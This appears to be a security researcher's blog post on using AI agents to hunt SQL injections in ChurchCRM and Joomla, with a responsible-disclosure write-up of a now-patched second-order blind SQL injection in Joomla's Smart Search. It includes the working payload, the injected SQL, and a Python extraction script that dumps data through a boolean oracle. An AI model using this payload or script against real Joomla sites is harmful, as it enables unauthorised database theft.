Security Research
Teaching AI to hack Joomla so I can skip my homework
1. A Random PHP Detour
The main reason I started hunting for CVEs was the Real-world Vulnerability Discovery and Exploits practical lab at my univesity KIT which you only pass if you got a CVE assigned or a bug bounty payed out. While looking for a target for the lab, I randomly found a CRM repository written in PHP for managing churches called ChurchCRM. The GitHub advisory history already had a couple of interesting vulnerabilities, including several SQL injections, XSS issues, and other typical web application bugs. After taking a closer look at the SQL injection advisories, the vulnerable code looked fairly simple to me, including some textbook SQL injections. So I became curious whether there were more SQL related issues in this repository and looked at how the application interacts with the database. In ChurchCRM 7.0.5 this turned out to be quite easy. A lot of legacy code constructs raw SQL strings and then passes them into the RunQuery function, which delegates the query execution to the underlying database. That gives you a pretty simple source-to-sink search strategy. By searching for RunQuery and inspecting the code that constructs the SQL query, you can manually trace all the relevant variables backwards. One representative example is the vulnerable code in ChurchCRM 7.0.5 SettingsUser.php:
if (isset($_POST['save'])) {
    $new_value = $_POST['new_value'];
    $new_permission = $_POST['new_permission'];
    $type = $_POST['type'];
    ksort($type);
    reset($type);
    while ($current_type = current($type)) {
        $id = key($type);

        // ...

        $sSQL = 'UPDATE userconfig_ucfg '
            . "SET ucfg_value='$value', ucfg_permission='$permission' "
            . "WHERE ucfg_id='$id' AND ucfg_per_id='0' ";
        $rsUpdate = RunQuery($sSQL);
        next($type);
    }
}
It's easy to see that this implementation is vulnerable to SQL injection because $_POST['type'], and therefore $id, is not sanitized before it is placed directly into the WHERE clause of the SQL query. This became CVE-2026-39325, among several other SQL injections I reported. In this repository, the common theme was not just a missing sanitizer. A lot of raw SQL strings were used with only partial filtering, custom sanitizer functions were used the wrong way, and prepared statements were almost never used.
After reporting everything I found to ChurchCRM, I wanted to know if the same workflow could be applied to a more popular, larger, and better-reviewed codebase. At first I found another interesting-looking CRM called SuiteCRM. I reported a bunch of SQL injections there using a similar AI workflow to the one I describe below. Since those reports have not been resolved yet, I moved on to Joomla which is a CMS like WordPress, but it is less popular. Still, Joomla has more than 5k GitHub stars and a large amount of legacy PHP code, with about 250k lines of PHP code in the tagged Joomla 5.4.5.
2. Turning Manual Review Into An AI Workflow
The workflow I applied manually to ChurchCRM felt mechanical enough to automate parts of it with AI agents. I was using Codex 5.3 at the time. To use any OpenAI models for security research, you have to go through a verification flow at chatgpt.com/cyber, which is fairly straightforward. You just have to explain what you want to do with the models, provide some information about yourself, and link something like your LinkedIn profile or personal website.
2.1. How Joomla Interacts With The Database
Joomla implements database interaction with a database abstraction layer, a query builder, and table/model classes. By instructing an agent to search for specific function calls, it was possible to discover potentially vulnerable SQL sinks:
getQueryfinds the query-builder construction. This is where SQL structure usually starts being assembled, as in SearchModel::getListQuery():$db = $this->getDatabase(); $query = $db->getQuery(true);setQueryfinds the handoff to the database driver. There might be cases where the query was built somewhere else and executed later, for example in BaseDatabaseModel::_getList():$this->getDatabase()->setQuery($query); return $this->getDatabase()->loadObjectList();getDatabasefinds the modern database access. It shows where a class obtains the database handle before building or executing queries, for example in the finder content plugin's getListQuery():$db = $this->getDatabase(); $query = $query instanceof QueryInterface ? $query : $db->getQuery(true);Factory::getDbofinds older legacy database access. It is deprecated in Joomla 5.4.5, but still appears in helper functions, for example CMSHelper::getLanguageId():$db = Factory::getDbo(); $query = $db->getQuery(true); $db->setQuery($query);
To avoid duplicate sinks from these searches, the next logical step was to have the agent remove duplicates and keep reducing the candidate list further.
2.2. Removing Safe Sinks
After removing duplicates, the broad search still had a lot of sinks that were not worth deeper analysis. From there, the agent had to keep only candidates where any used parameter was derived dynamically, for example by concatenation or interpolation of variables. The agent also had to check whether the query used prepared statements. Joomla commonly uses SQL parameter placeholders like :id, :username, or ? for dynamic values, and then binds the real PHP value separately, for example in UserGroupsHelper::getTitle():
$query = $db->getQuery(true)
    ->select('*')
    ->from($db->quoteName('#__usergroups'))
    ->where($db->quoteName('id') . ' = :id')
    ->bind(':id', $id, ParameterType::INTEGER);
Even if $id came from an attacker, it is not copied into the SQL text as syntax. A correctly bound value placeholder protects that specific value from becoming SQL grammar. However, the whole query can still be unsafe if another attacker-controlled value is concatenated into the SQL structure without a prepared statement, for example an ORDER BY column, a sort direction, a table name, a column name, a raw LIMIT fragment, or a manually built IN (...) list.
So basically the filtering rules were:
- Remove fully static queries, as hardcoded queries cannot be influenced by an attacker
- Remove all dynamic queries where every dynamic input is handled with prepared statements
The important output of this phase was a JSON file called sinks.json. It contains the remaining candidates with information like the file name, the line number where the keyword was found, which variables are dynamic, and more:
{
    "file": "components/com_finder/src/Model/SearchModel.php",
    "class": "SearchModel",
    "function": "getListQuery",
    "line": 158,
    "full_query_logics": [
        "<line-number>: <code>",
    ],
    "dynamic_inputs": [
        "$groups",
        "$this->searchquery->filters",
        "$group",
        "$taxonomies",
        "$ordering",
        "$direction"
    ]
}
After removing duplicates, static queries, and queries where all dynamic values were safely bound, 247 entries remained in sinks.json.
2.3. Deep Inspection Of The Remaining Sinks
After these filtering steps, the remaining candidates were all potentially vulnerable sinks worth deeper analysis. The next step was to automate the focused analysis by giving an agent one candidate at a time. In short, the instructions I gave to the agents looked like this:
- Prove external reachability before calling anything a vulnerability, for example via the UI with any user privileges or an API
- Identify the concrete source, web route, propagation path, sink, and SQL context
- Inspect transformations such as trimming, escaping, encoding, decoding, type coercion, and more
- Treat any stored attacker-controlled values as untrusted
I also gave the agent the option to test dynamically against a locally running Joomla Docker environment. This allowed the agent to produce working POCs for potential vulnerabilities. After iterating over all candidates, Codex found several interesting issues. I thoroughly analyzed every claimed vulnerability, and two of them caught my attention. After reviewing these bugs, improving the POCs, and writing detailed reports, I sent the necessary information to the Joomla! Security Strike Team. Each report resulted in a CVE:
- CVE-2026-35221, authenticated blind SQLi in
com_finder. - CVE-2026-35222, authenticated blind SQLi in
com_tags.
Both are second-order SQL injections.
2.3.1. Short Version of com_tags
- A component is the main Joomla application unit behind a request
- Tags are labels attached to content items like articles, and the all-tags view builds an SQL query for the visible tag list
com_tagsis the component that lists and displays the available tags- An authenticated Editor user with
core.login.apiprivileges can save component options to store a maliciousall_tags_orderby_directionvalue - The field was intended to only be
ASCorDESC, but due to missing validation, a maliciously crafted request could contain any value - A later public all-tags request reads the stored value and concatenates the raw value into
ORDER BYand interprets the malicious value as executable SQL syntax
2.3.2. Short Version of com_finder
- Finder is Joomla's Smart Search system which builds its own search index instead of querying articles directly for every search request
- A Finder taxonomy node is indexed metadata such as an
Authorbranch with one title per author name or alias - The article Created by Alias field lets an author enter any text value as the displayed author name instead of the account name
- An authenticated Publisher can create and publish content with any value in the
created_by_aliasfield - A later public Finder search loads that stored title by prefix, for example through an
author:<prefix>search modifier - Joomla accidentally stores the loaded title as an array key instead of a value
SearchModel::getListQuerylater treats that key as a numeric taxonomy id and concatenates it into anIN (...)SQL expression without sanitization
Below I will focus on the vulnerability in com_finder.
3. The Vulnerability In com_finder
The detailed source-to-sink trace starts with storing the payload and follows it through indexing, search parsing, and query construction.
3.1. Storing The Payload
The exploitation process starts with the article created_by_alias field, which is the Created by Alias metadata field for articles. It lets an author display another author's name instead of the account name. A user with enough content permissions, for example the Publisher role with core.create and core.edit.state privileges, can create a published article and set this field. If the user cannot publish directly, the value can still become a second-order payload, but it needs another workflow step where another authorized user publishes or indexes the content.

When saving an article, ArticleModel::save() only applies TRIM to created_by_alias which is in our case 13371337*0+IF((1=1),t.node_id,0):
if (isset($data['created_by_alias'])) {
    $data['created_by_alias'] = $filter->clean($data['created_by_alias'], 'TRIM');
}
So after saving the article, the attacker-controlled value is still the same, except for leading and trailing whitespaces. Joomla's content event plugin starts Finder indexing through onContentAfterSave(). That handler imports the finder plugin group and dispatches onFinderAfterSave. The Finder content plugin receives that event, calls reindex($row->id), and the inherited adapter logic eventually calls this plugin's getListQuery() to reload the saved article for indexing.
The query explicitly selects a.created_by_alias in Content::getListQuery():
->select('a.created_by_alias, a.modified, a.modified_by, a.attribs AS params')
In the following step, the Finder content plugin turns article metadata into Smart Search taxonomy metadata. In Content.php, it adds a taxonomy node below that Author branch like this:
if (\in_array('author', $taxonomies) && (!empty($item->author) || !empty($item->created_by_alias))) {
    $item->addTaxonomy('Author', !empty($item->created_by_alias) ? $item->created_by_alias : $item->author, $item->state);
}
The first argument, Author, selects the taxonomy branch. The second argument is the taxonomy title, which is the actual author-name value, or in our case the alias, stored below that branch. Result::addTaxonomy then receives these arguments as $branch and $title in Result.php:
public function addTaxonomy($branch, $title, $state = 1, $access = 1, $language = '*')
{
    // ...
    $node           = new \stdClass();
    $node->title    = $title;
    // ...
    $this->taxonomy[$branch][] = $node;
}
Later, Taxonomy::storeNode() copies that title into the Finder taxonomy table row:
$nodeTable->title    = $node->title;
$nodeTable->access   = (int) $node->access;
$nodeTable->language = $node->language;
So the write-side path is:
- The article form stores the payload in
$data['created_by_alias'] - Finder reloads the saved article and exposes the same value as
$item->created_by_alias - The content plugin passes it into
addTaxonomy('Author', $item->created_by_alias, ...) - Inside
Result::addTaxonomy, this second argument becomes the$node->title Taxonomy::storeNodecopies$node->titleinto$nodeTable->title- The table object persists it as
#__finder_taxonomy.title
At this point the attacker-controlled value is persistent in the database.
3.2. Loading The Stored Title
The trigger is a frontend Finder search request. The q parameter is the Smart Search query string, and author:<prefix> is Finder's modifier syntax for filtering by the Author taxonomy branch:
GET /index.php?option=com_finder&view=search&q=<article-title>+author:<prefix>
In our example we can use q=1337 and author:13371337. SearchModel.php::populateState() reads q with getString() and creates a Finder query object:
$options['input'] = $input->getString('q', $params->get('q', ''));
$this->searchquery = new Query($options, $this->getDatabase());
Inside Query::processString(), Joomla builds modifier patterns from the Finder taxonomy branch titles. These patterns are used to recognize search filters like author:<value> inside the user's search query:
foreach (Taxonomy::getBranchTitles() as $branch) {
    $patterns[$branch] = StringHelper::strtolower(Text::_(LanguageHelper::branchSingular($branch)));
}
The Author branch matches the search modifier author:<value>. After the regex match in Query::processString(), the relevant variables are set as $modifier = 'Author' and $value = '13371337'. Joomla then loads the taxonomy node by prefix:
$return = Taxonomy::getNodeByTitle($modifier, $value);
Taxonomy::getNodeByTitle() searches the Author branch and matches the stored title with LIKE '<prefix>%':
public static function getNodeByTitle($branch, $title)
{
// ...
->where('t1.title LIKE ' . $db->quote($db->escape($title) . '%'))
->where('t2.title = ' . $db->quote($branch));
// ...
}
The lookup itself safely quotes and escapes the prefix in a LIKE query, making sure it is not possible to escape out of the string context. It then returns the matching row.
3.3. The Key/Value Mix-up
The vulnerable code is directly afterwards, in Query::processString():
if ($return) {
    // ...
    $this->filters[$modifier][$return->title] = (int) $return->id;
}
$this->filters is Finder's internal map of active taxonomy filters for the current search query. It groups filters by modifier or branch, for example under Author, so the later query-building code can turn the selected taxonomy nodes into SQL conditions. The bug is that this assignment stores the data in the wrong direction. The key becomes the malicious stored taxonomy title, and the value becomes the integer taxonomy id. But the later query-building code expects the opposite data shape, with the numeric taxonomy ids as array keys. Static filters in the same class already use that shape, for example in Query.php::processStaticTaxonomy().
3.4. The Sink
The sinks are in SearchModel::getListQuery():
if (!empty($this->searchquery->filters)) {
    $groups     = array_values($this->searchquery->filters);
    $taxonomies = array_merge(...array_map(fn ($group) => array_keys($group), $groups));

    $query->join('INNER', $db->quoteName('#__finder_taxonomy_map') . ' AS t ON t.link_id = l.link_id')
        ->where('t.node_id IN (' . implode(',', array_unique($taxonomies)) . ')');

    foreach ($groups as $group) {
        $query->having('SUM(CASE WHEN t.node_id IN (' . implode(',', array_keys($group)) . ') THEN 1 ELSE 0 END) > 0');
    }
}
At this point the relevant object state looks like this, where 123 is an example id for the Finder taxonomy node:
$this->searchquery->filters = [
    'Author' => [
        '13371337*0+IF((1=1),t.node_id,0)' => 123,
    ],
];
The bad key is consumed twice. First, $taxonomies is built from array_keys($group) and inserted into the WHERE t.node_id IN (...) clause. This is already enough for the visible boolean oracle, because a false condition filters out the taxonomy-map rows before grouping. Second, the same bad keys are used again in the HAVING clause for each taxonomy group. So the generated query contains fragments like this:
WHERE t.node_id IN (13371337*0+IF((1=1),t.node_id,0))
HAVING SUM(CASE WHEN t.node_id IN (13371337*0+IF((1=1),t.node_id,0)) THEN 1 ELSE 0 END) > 0
4. Exploitation
The payload 13371337*0+IF((1=1),t.node_id,0) was created to work exactly in this numeric expression context. The individual parts are the following:
13371337is just a random numeric marker. The public search later uses something likeauthor:13371337, so the prefix lookup loads the full stored taxonomy title withLIKE '13371337%'*0makes the marker contribute literally0to the expression. This lets the payload start with the searchable numeric prefix without changing the result of the followingIF(...)expressionIF((1=1),t.node_id,0)is a MySQL conditional expression. For real extraction, the1=1test is replaced with a boolean condition, for exampleASCII( SUBSTR( VERSION(), 1, 1 ) ) >= 53. This reads the first character of the database version, converts it to its ASCII number, and checks whether that number is at least53, which corresponds to the ASCII character5t.node_idcomes from Joomla's own query. Because the payload is wrapped witht.node_id IN (...), it returns either the currentt.node_idor0depending on the condition

This turns the search result page into a boolean oracle. Triggering a True condition by creating an article with the alias 13371337*0+IF((1=1),t.node_id,0) looks like this:

The False condition returns nothing through the search filter after creating an article with the alias 13371337*0+IF((1=0),t.node_id,0):
The very simplified extraction script to dump the whole database version looks like this:
def cond(pos, mid):
    return f"ASCII(SUBSTRING(VERSION(),{pos},1))>={mid}"

for pos in range(1, 65):
    lo, hi = 0, 127
    title = "1337"
    prefix = "13371337"

    while lo < hi:
        mid = (lo + hi + 1) // 2
        alias_payload = f"{prefix}*0+IF(({cond(pos, mid)}),t.node_id,0)"
        save_article(session, article, title, alias_payload)
        ok = probe(prefix, term)

        if ok:
            lo = mid
        else:
            hi = mid - 1

     if lo == 0:
        break
title just has to be a normal indexed word from the published article, while author:<prefix> triggers the vulnerable taxonomy filter with the alias payload. Then we can do a binary search to extract the database version character by character through the boolean oracle. Besides dumping the database version, we could also dump the whole database by enumerating all the available tables.
5. The Fix
The vulnerability is a typical second-order bug, although it also relies on a logic bug and a broken contract between Query::processString() and SearchModel::getListQuery(). Query::processString creates title => id, while SearchModel::getListQuery expects id => title.
The fix in Joomla 5.4.6 is small and targets the key/value bug directly. In Query.php on tag 5.4.6, the filter map is changed to store the integer id as the key and the taxonomy title as the value:
Before:
$this->filters[$modifier][$return->title] = (int) $return->id;
After:
$this->filters[$modifier][(int) $return->id] = $return->title;
Additionally, the integer cast is part of the sanitization strategy against SQL injection and is commonly seen in Joomla and other software written in PHP.
6. Final Thoughts
Before falling into this rabbit hole, I did not really expect SQL injections to still be this common in large applications. But it makes sense. Many old codebases were written before prepared statements became popular. During that time, these codebases added their own sanitizer functions, query builders, and table abstractions. Rewriting all of that is very time-consuming. Moreover, prepared statements cannot solve everything in a framework like Joomla. They are the right tool for simple values, but not for every dynamic SQL fragment. Sort orders, column names, table names, aliases, and raw expressions still need strict whitelisting, hardcoded mappings, type normalization, or other structural controls as these have to be interpreted as part of the SQL expression.
To my surprise, the workflow with AI worked pretty well after splitting the task into reviewable units:
- enumerate concrete sinks
- remove clearly safe ones
- give the agent one sink at a time
- force source-to-sink tracing
- check for external reachability
- require runtime proof
- manually verify the result before reporting
This kind of workflow should be applicable to every vulnerability type. But I think it works especially well for SQL injections, because the potentially vulnerable sinks are quite easy to find using simple keywords, as explained in section 2.1. My guess is that vulnerabilities like XSS are harder to find with this workflow because there are many different ways to execute JavaScript. On top of that, JavaScript code often has many different ways for user-controlled input to end up executing in another user's browser. Another category that aligns well with this AI-assisted workflow is heap-related vulnerabilities in application security. Regardless of the underlying heap manager, specific API functions such as glibc's malloc and free are universally used for allocating and freeing memory chunks. However, performing sink analysis here differs from SQL injection. Memory allocation calls are not the final sinks themselves, but rather intermediate steps within the source-to-sink trace. Consequently, the AI agent requires different instructions than the ones designed for SQL injection analysis.
7. Disclosure Timeline
The Joomla advisory classifies the com_finder issue with Impact: High, Severity: Moderate, Probability: Moderate, and Exploit type: SQLi. Joomla uses its own advisory fields here and does not publish a CVSS score or vector for this entry. I read the rating like this: the impact is high because blind SQL injection can expose database contents, but the practical severity and probability are lower because exploitation needs an authenticated user with publisher privileges, a stored second-order payload, Finder indexing, and blind extraction through search-result differences.
The disclosure timeline for the two Joomla SQL injection reports looked like this:
- 2026-03-31: Reported the
com_finderandcom_tagsissues to the Joomla! Security Strike Team - 2026-04-01: First acknowledgment
- 2026-04-11: Confirmation of the issues and initial patch development
- 2026-05-26: Fixed in Joomla 5.4.6 and Joomla 6.1.1 and got CVE-2026-35221 and CVE-2026-35222 assigned